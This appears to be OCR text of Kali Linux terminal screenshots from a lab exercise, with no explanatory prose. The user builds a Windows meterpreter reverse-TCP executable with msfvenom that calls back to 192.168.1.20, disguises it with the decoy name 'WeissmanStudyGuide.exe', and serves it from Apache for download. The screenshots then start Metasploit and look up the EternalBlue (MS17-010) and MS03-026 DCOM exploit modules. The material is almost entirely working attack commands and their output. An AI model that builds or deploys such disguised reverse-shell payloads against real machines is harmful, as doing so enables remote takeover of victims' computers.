22.02


1,


1 2 3 4
18:14
nam@kali: ~
File Actions Edit View Help
┌──(nam㉿kali)-[~]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platform windows -f exe LHOST=192.168.1.20 LPORT=14618 -o ~/Desktop/WeissmanStudyGuide.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /home/nam/Desktop/WeissmanStudyGuide.exe
┌──(nam㉿kali)-[~]
└─$ sudo service apache2 start
┌──(nam㉿kali)-[~]
└─$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Mon 2024-06-03 18:13:52 +07; 2s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 75195 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 75212 (apache2)
Tasks: 6 (limit: 6904)
Memory: 20.0M
CPU: 140ms
CGroup: /system.slice/apache2.service
├─75212 /usr/sbin/apache2 -k start
├─75215 /usr/sbin/apache2 -k start
├─75216 /usr/sbin/apache2 -k start
├─75217 /usr/sbin/apache2 -k start
├─75218 /usr/sbin/apache2 -k start
└─75219 /usr/sbin/apache2 -k start
Jun 03 18:13:52 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 03 18:13:52 kali apachectl[75211]: AH00558: apache2: Could not reliably determine the server's fully qualified domain n
Jun 03 18:13:52 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
┌──(nam㉿kali)-[~]
└─$ sudo cp ~/Desktop/WeissmanStudyGuide.exe /var/www/html
┌──(nam㉿kali)-[~]
└─$

2,


nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo /etc/init.d/postgresql start
Starting postgresql (via systemctl): postgresql.service.
(nam㉿kali)-[~]
$ sudo msfdb init
[i] Database already started
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating database user 'msf'
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf'
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating databases 'msf_test'
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
(nam㉿kali)-[~]
$ sudo msfdb start
[i] Database already started
(nam㉿kali)-[~]
$ sudo msfconsole
< HONK >


3,


1 2 3 4
18:18
nam@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search smb
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No Apache Struts ClassLoader Manipulation Remote Code Execution
1 exploit/osx/browser/safari_file_policy 2011-10-12 normal No Apple Safari file:// Arbitrary Code Execution
2 auxiliary/server/capture/smb normal No Authentication Capture: SMB
3 post/linux/busybox/smb_share_root normal No BusyBox SMB Sharing
4 exploit/linux/misc/cisco_rv340_sslvpn 2022-02-02 good Yes Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
5 auxiliary/scanner/http/citrix_dir_traversal 2019-12-17 normal No Citrix ADC (NetScaler) Directory Traversal Scanner
6 auxiliary/scanner/smb/impacket/dcomexec 2018-03-19 normal No DCOM Exec
7 auxiliary/scanner/smb/impacket/secretsdump normal No DCOM Exec
8 auxiliary/scanner/dcerpc/dfscoerce normal No DFSCoerce
9 exploit/windows/scada/ge_proficy_cimplicity_gefebt 2014-01-23 excellent Yes GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
10 exploit/windows/smb/generic_smb_dll_injection 2015-03-04 manual No Generic DLL Injection From Shared Resource
11 exploit/windows/http/generic_http_dll_injection 2015-03-04 manual No Generic Web Application DLL Injection
12 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
13 exploit/windows/misc/hp_dataprotector_install_service 2011-11-02 excellent Yes HP Data Protector 6.10/6.11/6.20 Install Service
14 exploit/windows/misc/hp_dataprotector_cmd_exec 2014-11-02 excellent Yes HP Data Protector 8.10 Remote Command Execution
15 auxiliary/server/http_ntlmrelay normal No HTTP Client MS Credential Relayer
16 payload/cmd/windows/http/x64/custom/reverse_named_pipe normal No HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
17 payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe normal No HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
18 payload/cmd/windows/http/x64/peinject/reverse_named_pipe normal No HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
19 payload/cmd/windows/https/x64/custom/reverse_named_pipe normal No HTTPS Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
20 payload/cmd/windows/https/x64/meterpreter/reverse_named_pipe normal No HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
21 payload/cmd/windows/https/x64/peinject/reverse_named_pipe normal No HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
22 exploit/windows/smb/ipass_pipe_exec 2015-01-21 excellent Yes IPass Control Pipe Remote Command Execution
23 auxiliary/gather/konica_minolta_pwd_extract normal No Konica Minolta Password Extractor
24 auxiliary/fileformat/odt_badodt 2018-05-01 normal No LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
25 post/linux/gather/mount_cifs_creds normal No Linux Gather Saved mount.cifs/mount.smbfs Credentials
26 exploit/windows/smb/ms03_049_netapi 2003-11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
27 exploit/windows/smb/ms04_007_killbill 2004-02-10 low No MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
28 exploit/windows/smb/ms04_011_lsass 2004-04-13 good No MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
29 exploit/windows/smb/ms04_031_netdde 2004-10-12 good No MS04-031 Microsoft NetDDE Service Overflow



1 2 3 4
18:19
nam@kali: ~
File Actions Edit View Help
msf6 > search eternalblue
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > info exploit/windows/smb/ms17_010_eternalblue
Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch: x64
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14
Provided by:
Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdelafuente-r7
cdelafuente-r7
agalway-r7
Available targets:
Id Name
0 Automatic Target
1 Windows 7
2 Windows Embedded Standard 7
3 Windows Server 2008 R2
4 Windows 8
5 Windows 8.1
6 Windows Server 2012
7 Windows 10 Pro
8 Windows 10 Enterprise Evaluation
Check supported:
Yes
Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 445 yes The target port (TCP)
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows



1 2 3 4
18:19
nam@kali: ~
File Actions Edit View Help
msf6 > search exploit/windows/dcerpc/ms03_026_dcom
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/dcerpc/ms03_026_dcom 2003-07-16 great Yes MS03-026 Microsoft RPC DCOM Interface Overflow
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/dcerpc/ms03_026_dcom
msf6 > info exploit/windows/dcerpc/ms03_026_dcom
Name: MS03-026 Microsoft RPC DCOM Interface Overflow
Module: exploit/windows/dcerpc/ms03_026_dcom
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Great
Disclosed: 2003-07-16
Provided by:
hdm <x@hdm.io>
spoonm <spoonm@no$email.com>
cazz <bmc@shmoo.com>
Module side effects:
ioc-in-logs
Module stability:
crash-service-down
Module reliability:
repeatable-session
Available targets:
Id Name
0 Windows NT SP3-6a/2000/XP/2003 Universal
Check supported:
Yes
Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 135 yes The target port (TCP)
Payload information:
Space: 880
Avoid: 7 characters
Description:
This module exploits a stack buffer overflow in the RPCSS service, this vulnerability
was originally found by the Last Stage of Delirium research group and has been
widely exploited ever since. This module can exploit the English versions of
Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)
References:
https://nvd.nist.gov/vuln/detail/CVE-2003-0352
OSVDB (2100)
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2003/MS03-026

